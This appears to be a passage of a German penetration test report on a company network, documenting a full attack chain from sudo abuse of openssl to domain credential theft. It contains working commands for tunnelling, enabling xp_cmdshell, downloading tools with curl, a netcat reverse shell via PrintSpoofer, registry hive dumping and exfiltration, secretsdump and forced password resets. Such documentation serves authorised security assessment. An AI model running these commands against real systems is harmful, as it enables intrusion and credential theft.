```

Mithilfe des Befehls `sudo -l` kann ermittelt werden, welche Befehle ein Benutzer mit erhöhten Rechten ausführen darf, ohne als *root*-Benutzer angemeldet zu sein. Wie im nachstehenden Auszug ersichtlich, ist es dem betreffenden Benutzer erlaubt, das Programm */usr/bin/openssl* mit Root-Rechten auszuführen, ohne dass hierfür eine erneute Authentifizierung in Form einer Passworteingabe erforderlich ist.

Anzeige erlaubter sudo-Befehle

```
$ sudo -l
…
```

```
User srvadm may run the following commands on dmz02:
    (ALL) NOPASSWD: §§/usr/bin/openssl§§
```

Wie unter GTFOBins dokumentiert gibt es mehrere Möglichkeiten *openssl* auszunutzen für eine mögliche Privilegien Erweiterung. Dem Penetrationstester war es daraufhin möglich den privaten SSH Key des Benutzers root auszulesen.

Den privaten ssh-key von root auslesen

```
srvadm@dmz02:~$ LFILE=/root/.ssh/id_rsa
srvadm@dmz02:~$ sudo /usr/bin/openssl enc -in $LFILE
-----BEGIN OPENSSH PRIVATE KEY-----
1234XktdjEAAAAABBBBlkj23AAAAABAAABlwA324123
<SNIPPED>
```

Der Penetrationstester kopierte den *ida_rsa* auf seine Kali-VM und konnte sich anschließend über ssh als root auf *dmz02* anmelden wie gezeigt:

Anmeldung als Benutzer root per ssh

```
┌──(kali㉿kali)-[~/HELLOWORLD/dmz02]
└─$ nano id_rsa
┌──(kali㉿kali)-[~/HELLOWORLD/dmz02]
└─$ chmod 600 id_rsa
┌──(kali㉿kali)-[~/HELLOWORLD/dmz02]
└─$ ssh -i id_rsa root@172.32.5.6
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-113-generic x86_64)
<SNIPPED>
root@dmz02:~# whoami
root
```

Um einen Datenverkehr zwischen der Kali-VM und dem internen Netzwerk der Helloworld GmbH zu ermöglichen, etablierte der Penetrationstester einen virutellen VPN-Tunnel mittels Ligolo-ng. Damit wurde der Datenverkehr zwischen der Kali-VM und dem internen Netzwerk von HELLOWORLD *192.168.191.0/24* über *dmz02* geleitet.

Tunnel aufbauen mittels ligolo-ng

```
┌──(kali㉿kali)-[~/Script&Tools/ligolo-ng]
└─$ ./proxy -selfcert
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
WARN[0000] Using self-signed certificates
WARN[0000] TLS Certificate fingerprint for ligolo is:
D1AF57B267F1DE4C8BBB23A1332AE4396A1F8538B90B75A77AF5657B57538
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                           /____/

  Made in France ♥            by @Nicocha30!
  Version: 0.7.2-alpha

ligolo-ng » INFO[0005] Agent joined.                                 name=root@dmz02 remote="
```

```
172.16.5.6:39566"
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - root@dmz02 - 172.16.5.6: 39566 - 817a89ea-7c5b-4245-
b25a-94d9219f3b3fa
[Agent : root@dmz02] » start
[Agent : root@dmz02] » INFO[0013] Starting tunnel to root@dmz02
-------------------------------------------------
root@dmz02:~# ./agent -connect 85.215.107.79:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="85.215.107.79:11601"
```

Während der Untersuchung der des internen Netzwerkes konnte der Penetrationstester den Host *192.158.191.20* identifizieren die folgenden Dienste anbot:

Portscan-Ergebnisse

```
Nmap scan report for 192.168.191.20
Host is up (0.00034s latency).
Not shown: 1173 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
111/tcp  open  sunrpc
135/tcp  open  epmap
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
2049/tcp open  nfs
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy
```

Bei der Untersuchung des NFS Dienstes wurde festgestellt das der Share *WEB01* für jeden Benutzer anonym abrufbar ist:

Anzeige exportierter NFS-Freigaben

```
showmount -e 192.168.191.20
Export list for 192.168.191.20:
/WEB01 (everyone)
```

Der Penetrationstester verband mittels mount den WEB01 Share auf *dmz02* ein und untersucht den Inhalt:

Untersuchung von /WEB01

```
root@dmz02:/tmp# mkdir WEB01
root@dmz02:/tmp# mount -t nfs 192.168.191.20:/WEB01 /tmp/WEB01
root@dmz02:/tmp# cd WEB01/
root@dmz02:/tmp/WEB01# ls
Notizen.txt            Settings.xml  DNN       Editor.sln
```

Bei der Untersuchung der Datei *DNN/web.config* konnten eine Benutzernamen/Passwort Kombination gefunden werden.

Inhalt von web.config

```
root@dmz02:/tmp/WEB01/DNN# ls
App_LocalResources                CKHtmlEditorProvider.cs  Options.aspx                Web
Browser                           Constants                Options.aspx.cs
web.config
bundleconfig.json                 Content                  web.Debug.config
EDKOptions.ascx              Controls                 web.Deploy.config
EDKOptions.ascx.cs           Extensions               Properties
web.Release.config
EDKOptions.ascx.designer.cs  Install                  UrlControl.ascx
Module                    Utilities
CKFinder                          Objects                  WatchersNET.EDK.csproj
root@dmz02:/tmp/WEB01/DNN# cat web.config
<?xml version="1.0"?>
…
      <system.Web>
        <httpRuntime targetFramework="3.3.2" />
      </system.Web>
  -->
  <username>Ad<SNIPPED>or</username>
  <password>
        <value>D<SNIPPED>999</value>
  </password>
  <system.web>
<SNIPPED>
```

Bei der Untersuchung von Port 80 konnte das CMS DNN identifiziert werden unter *http://192.168.191.20* wie in Abbildung 6 gezeigt. Die zuvor gefundenen Zugangsdaten konnten dazu verwendet werden sich in den Admin-Bereich einzuloggen.



Abbildung 6 - CMS DNN

Als DNN Admin hatte der Penetrationstester Zugriff auf eine SQL-Console. Das *xp_cmdshell* feature, um Code Execution zu erlangen konnte mit folgenden Befehlen aktiviert werden:

xp_cmdshell aktivieren

```
EXEC sp_configure 'show advanced options', '1'
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', '1'
RECONFIGURE
```

Anschließend können Befehle unter dem Kontext des Benutzers *nt service\mssql$sqlexpress* über die Applikation ausgeführt werden wie in Abbildung 7 gezeigt.



Abbildung 7 - OS-Systembefehle mittels xp_cmdshell Feature

Im Zuge der weiteren Analyse des kompromittierten *nt service\mssql$sqlexpress* wurde festgestellt, dass diesem das Windows-Privileg **SeImpersonatePrivilege** zugewiesen war. In Windows verfügt jeder laufende Prozess über ein Zugriffstoken, das Informationen über das Sicherheitskontextkonto enthält, unter dem der Prozess ausgeführt wird. Das Privileg *SeImpersonatePrivilege* ermöglicht es einem Prozess, den Sicherheitskontext eines anderen Benutzers zu übernehmen und somit Aktionen durchzuführen, als wäre er dieser Benutzer.

Dieses Privileg kann von spezialisierten Tools wie *PrintSpoofer* ausgenutzt werden, um einen Prozess mit SYSTEM-Rechten zu starten und anschließend mit diesem zu interagieren. Dadurch wird eine Privilegieneskalation bis hin zur höchsten Berechtigungsstufe des Betriebssystems ermöglicht, insbesondere in Form eines SYSTEM-Prozesses.

Zur Vorbereitung dieses Schrittes übertrug der Penetrationstester die erforderlichen Dateien für den Exploit mittels *scp* von seiner Kali-VM auf das Zielsystem *dmz02*, um die weitere Ausführung innerhalb der kompromittierten Umgebung zu ermöglichen.

Um die benötigten Dateien für den Exploit von *dmz02* auf *WEB01* zu transferieren, startet der Penetrationstester einen Python3 HTTP Server auf *dmz02*.

HTTP-Server auf dmz02 starten

```
root@dmz02:/# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Daraufhin wurde *nc.exe* und *PrintSpoofer64.exe* auf *WEB01* transferiert und anschließend der Exploit ausgeführt.

Mit PrintSpoofer das SetImpersonate Privileg exploiten

```
xp_cmdshell 'whoami /priv'

Privilege Name Description State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
<SNIPPED>
xp_cmdshell 'curl http://192.168.191.20:8888/nc.exe -o C:\Users\Public\nc.exe'
xp_cmdshell 'curl http://192.168.191.20:8888/PrintSpoofer64.exe -o C:
\Users\Public\PrintSpoofer64.exe'

xp_cmdshell 'C:\Users\Public\PrintSpoofer64.exe -c "C:\Users\Public\nc.exe
192.168.191.20 4444 -e cmd"
```

Auf dem System *dmz02* wurde mittels Netcat ein Listener auf Port 4444 eingerichtet. Dieser nahm erfolgreich die eingehende Verbindungsanfrage vom System *WEB01* entgegen, wodurch die zuvor aufgebaute Verbindung bestätigt und die weitere Interaktion mit dem kompromittierten System ermöglicht wurde.

Reverse-Shell mittes Netcat Listener

```
root@dmz02:/# nc -lnvp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.191.20 49846
Microsoft Windows [Version 10.0.19763.107]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system

C:\>hostname
hostname
HELLOWORD-WEB01
```

Mit SYSTEM-Rechten ist es möglich, die sogenannten Registry Hives unter Windows zu kopieren. Hierbei handelt es sich um zentrale Datenbankdateien, die sicherheitsrelevante Informationen (wie

Passworthashes) des Betriebssystems enthalten. Mithilfe des nativen Windows-Werkzeugs *reg.exe* können Kopien dieser Hives erstellt und gesichert werden.

Registry Hives dumpen

```
C:\>reg save hklm\sam sam.save
reg save hklm\sam sam.save
The operation completed successfully.

C:\>reg save hklm\security security.save
reg save hklm\security security.save
The operation completed successfully.

C:\>reg save hklm\system system.save
reg save hklm\system system.save
The operation completed successfully.
```

Um die Dateien von *dmz02* an die Kali-VM zu übertragen, wurde ein SSH Reverse Port Forwarding eingerichtet. Dabei wird auf *dmz02* ein lauschender Port 445 geöffnet, über den eingehende Verbindungen entgegengenommen und transparent an den Port 445 der Kali-VM weitergeleitet werden. Auf diese Weise konnte der Datenverkehr durch das bestehende Netzwerk geleitet und die benötigten Dateien zur weiteren Analyse übertragen werden.

Reverse Port Forwarding

```
ssh -i id_rsa -R 445:85.215.107.79:445 root@172.32.5.6
```

Anschließend eröffnet der Penetrationstester einem SMB-Server mit Impacket auf der Kali-VM.

SMB-Server eröffnen

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData .
```

Im Anschluss wurden die zuvor erstellten Kopien der Registry Hives übertragen. Als Ziel-IP-Adresse wurde dabei die Adresse von *dmz02* verwendet, welche aufgrund des eingerichteten Reverse Port Forwardings den eingehenden Datenverkehr automatisiert an die Kali-VM weiterleitete.

```
C:\>move sam.save \\192.168.191.120\CompData
move sam.save \\192.168.191.120\CompData
        1 file(s) moved.

C:\>move security.save \\192.168.191.120\CompData
move security.save \\192.168.191.120\CompData
        1 file(s) moved.

C:\>move system.save \\192.168.191.120\CompData
move system.save \\192.168.191.120\CompData
        1 file(s) moved.
```

Zur Offline-Analyse der ausgeleiteten Registry Hives wurde das Tool **secretsdump** aus dem Impacket-Framework eingesetzt. Für die Extraktion der lokalen Passwort-Hashes wird zunächst der sogenannte System-Bootkey benötigt, welcher in der Datei *system.save* enthalten ist. Dieser Schlüssel ermöglicht das Entschlüsseln der in *sam.save* gespeicherten Hashes lokaler Benutzerkonten.
Zusätzlich erlaubt die Datei *security.save* das Auslesen zwischengespeicherter Anmeldeinformationen von Domänenkonten. Im Rahmen dieser Analyse konnten erfolgreich Anmeldeinformationen für den

Benutzer *markus* der Active-Directory-Domäne **HELLOWORLD.LOCAL** identifiziert werden, einschließlich eines zugehörigen Klartext-Passworts.

23 Auslesen von Zugangsdaten mittels secretsdump

```
└─$ sudo python3 /usr/share/doc/python3-impacket/examples/secretsdump.py LOCAL -sam sam.save
-system system.save -security security.save
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey:<SNIPPED>
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:<SNIPPED>
Guest:501: :<SNIPPED>
DefaultAccount:503: :<SNIPPED>
WDAGUtilityAccount:504: :<SNIPPED>
dominik:1001:<SNIPPED>
[*] Dumping cached domain logon information (domain/username:hash)
HELLOWORLD.LOCAL/markus:$DCC2$10240#markus#:<SNIPPED>
: (2024-11-06 04:55:35)
<SNIPPED>
[*] DefaultPassword
(Unknown User):A<SNIPPED>
[*] DPAPI_SYSTEM
<SNIPPED>
```

Mit gültigen Domänenanmeldeinformationen ist es möglich, das Tool **BloodHound** zur Verbesserung der Transparenz über die Sicherheitsstruktur einer Active-Directory-Umgebung einzusetzen. BloodHound wurde speziell zur Analyse und Bewertung von Active-Directory-Sicherheitskonfigurationen entwickelt und ermöglicht die grafische Aufbereitung umfangreicher, komplexer Beziehungsdaten, die manuell nur mit erheblichem Aufwand auswertbar wären. Auf Basis graphentheoretischer Modelle visualisiert das Tool Berechtigungsstrukturen und potenzielle Angriffspfade, die aufzeigen, zu welchen Ressourcen oder Privilegien ein Benutzerkonto im weiteren Verlauf gelangen könnte.

Da der Client **HELLOWORLD-WEB01** Mitglied der Domäne ist und der Penetrationstester über SYSTEM-Rechte auf diesem System verfügte, konnte dieser Host als Ausgangspunkt zur Domänenenumeration genutzt werden. Hierzu wurde die Windows-Komponente von BloodHound (*SharpHound.exe*) lokal ausgeführt, um relevante Informationen über die Active Directory-Struktur zu sammeln und diese anschließend zur Auswertung zu visualisiere

SharpHound auf WEB01 ausführen

```
SharpHound.exe -c All --zipfilename HELLOWORLD
```

Wie in Abbildung 8gezeigt, besitzt der kompromittierte Benutzer *markus* das Recht das Passwort des Benutzers *dominik* zu ändern.



Abbildung 8 - Markus bestitzt das ForceCangePassword Recht auf Dominik

Um eine Passwortänderungen zu erzwingen, lud der Penetrationstester PowerView.ps1 auf WEB01 und benutzt die *Set-DomainUserPassword* Funktion, um das Password von *dominik* zu ändern.

Passwortänderung mit Set-DomainUserPassword

```
PS C:\Users\Public> powershell -ep bypass
PS C:\Users\Public> Import-Module .\PowerView.ps1

PS C:\Users\Public> Set-DomainUserPassword -Identity dominik -AccountPassword (ConvertTo-
SecureString '<SNIPPED>' -AsPlainText -Force ) -Verbose

VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'dominik'
VERBOSE: [Set-DomainUserPassword] Password for user 'dominik' successfully reset
```

Mit den neu gewonnenen Zugangsdaten des Benutzers dominik fiel bei der Untersuchung der Domänenfreigaben auf dem System **DC01** das Verzeichnis **„Abteilungen“** als besonders interessant auf.

Anzeige freigegebener Domänenlaufwerke

```
┌──(kali㉿kali)-[~]
└─$ netexec smb 192.168.191.3 -u dominik -p <SNIPPED> --shares
SMB         192.168.191.3   445    DC01             [*] Windows 10 / Server 2019 Build
18753 x64 (name:DC01) (domain:HELLOWORLD.LOCAL) (signing:False) (SMBv1:False)
SMB         192.168.191.3   445    DC01             [+] HELLOWORLD.LOCAL\dominik:<SNIPPED>
SMB         192.168.191.3   445    DC01             [*] Enumerated shares
SMB         192.168.191.3   445    DC01             Share           Permissions     Remark
SMB         192.168.191.3   445    DC01             -----           -----------     ------
SMB         192.168.191.3   445    DC01             ADMIN$                          Remote
Admin
SMB         192.168.191.3   445    DC01             C$
```

```
Default share
SMB         192.168.191.3   445    DC01            Abteilungen READ            Share for
department users
SMB         192.168.191.3   445    DC01            IPC$            READ            Remote
IPC
SMB         192.168.191.3   445    DC01            NETLOGON        READ            Logon
server share
SMB         192.168.191.3   445    DC01            SYSVOL          READ            Logon
server share
```

Anschließend wurde der Share **„Abteilungen“** genauer analysiert. Im Unterverzeichnis **„\IT\Private\Entwicklung\“** befand sich die Datei **„SQL Backup.ps1“**, welche anschließend zur weiteren Analyse heruntergeladen wurde.

Untersuchung des Shares Abteilungen

```
smbclient -U dominik '//192.168.191.3/Abteilungen'
Password for [WORKGROUP\dominik]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Oct  1 13:22:02 2024
  ..                                  D        0  Sat Oct  1 13:22:06 2024
  Personal                            D        0  Sat Oct  1 13:22:08 2024
  Geschäftsführung                    D        0  Sat Oct  1 13:22:04 2024
  Finanzen                            D        0  Sat Oct  1 13:22:00 2024
  IT                                  D        0  Sat Oct  1 13:33:31 2024
  Marketing                           D        0  Sat Oct  1 13:33:56 2024

smb: \> cd IT\Privat\Entwicklung
smb: \IT\Private\Entwicklung\> dir
  .                                   D        0  Sat Oct  1 13:22:19 2024
  ..                                  D        0  Sat Oct  1 13:22:19 2024
  SQL Backup.ps1                      A     4001  Sat Oct  1 13:22:15 2024

                10325023 blocks of size 4096. 8148736 blocks available
smb: \IT\Privat\Entwicklung\> get "SQL Backup.ps1"
getting file \IT\Privat\Entwicklung\SQL Backup.ps1 of size 2001 as SQL Backup.ps1 (23.3
KiloBytes/sec) (average 23.3 KiloBytes/sec)
```

Bei der Analyse des Inhalts der Datei konnten Zugangsdaten des Benutzers **backupadmin** identifiziert werden, die darin im Klartext hinterlegt waren, wie in Abbildung 9 dargestellt.

```
┌──(kali㉿kali)-[~]
└─$ cat SQL\ Backup.ps1
$serverName = ".\SQL01"
$backupDirectory = "F:\backupSQL"
$daysToStoreDailyBackups = 5
$daysToStoreWeeklyBackups = 23
$monthsToStoreMonthlyBackups = 2

[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SMO") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SmoExtended") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.ConnectionInfo") | Out-Null
[System.Reflection.Assembly]::LoadWithPartialName("Microsoft.SqlServer.SmoEnum") | Out-Null

$mySrvConn = new-object Microsoft.SqlServer.Management.Common.ServerConnection
$mySrvConn.ServerInstance=$serverName
$mySrvConn.LoginSecure = $false
$mySrvConn.Login = "backupadmin"
$mySrvConn.Password = [redacted]
```

Abbildung 9 - Inhalt der Datei 'SQL Backup.ps1'

Bei Scannen der Workstation *MS04* konnte der offene Port 5985 identifiziert werden auf dem der Windows Remote Management Service aktiviert war.

```
└─$ nmap -sT -p 5985 192.168.191.50
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 06:19 EST
Nmap scan report for 192.168.191.50
Host is up (0.0062s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.14 seconds
```

Das Tool evil-winrm konnte dazu verwendet werden um sich mit den neu gewonnen Zugangsdaten von *backupadmin* über den offenen Port auf MS04 anzumelden.

```
└─$ evil-winrm -i 192.168.191.50 -u backupadmin
Enter Password:

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemen

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completio

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\ backupadmin \Documents> hostname
HELLOWORLD-MS04
```

Bei der Untersuchung des Dateisystems von MS04 konnte die Datei *microsoft.xml* unter *C:\Users\files* identifiziert.

```
*Evil-WinRM* PS C:\Users\files> dir

    Directory: C:\Users\files>

Mode                 LastWriteTime         Length Name
```

```
----                 -------------         ------ ----
-a----         6/10/2024   1:12 PM           6775 microsoft.xml

*Evil-WinRM* PS C:\Users\files> download microsoft.xml
```

Im Inhalt der Datei konnten Klartext-Zugangsdaten des Benutzers **serveradmin** identifiziert werden.

Zugangsdaten in microsoft.xml

```
└─$ cat microsoft.xml
<SNIPPED>
<LocalAccount wcm:action="add">
                        <Password>
                            <Value><SNIPPED></Value>
                            <PlainText>true</PlainText>
                        </Password>
                        <Description />
                        <DisplayName />
                        <Group>User</Group>
                        <Name>serveradmin</Name>
                    </LocalAccount>
                </LocalAccounts>
<SNIPPED>
```

Bei der Untersuchung des Benutzers *serveradmin* konnte festgestellt das es sich bei diesem um einen lokalen Benutzer handelte mit den Rechten sich per RDP auf MS04 einzuloggen.

```
*Evil-WinRM* PS C:\Users\backupadmin\Documents> net user serveradmin
User name                    serveradmin
Full Name                    serveradmin
<SNIPPED>
Logon hours allowed          All

Local Group Memberships      *Remote Desktop Users
Global Group memberships     *None
The command completed successfully.
```

Bei der Untersuchung der laufenden Dienste konnte der Dienst SYSAX identifiziert werden, welches für den Transfer von Dateien in Windows Umgebungen eingesetzt wird.

```
*Evil-WinRM* PS C:\Users\backupadmin\Documents> services

Path
Privileges Service
----
---------- -------
…
"C:\Program Files
(x86)\SysaxAutomation\sysaxsched.exe"                                    False
SysaxScheduler
<SNIPPED>
```

Der Penetrationstester loggte sich als *serveradmin* per RDP auf MS04 ein und konnte so über die grafische Windows Oberfläche SYSAX untersuchen. Hier konnte die veraltete Version 6.9 der Software identifiziert werden wie in Abbildung 10 zu sehen. Aktuell wäre 7.01.

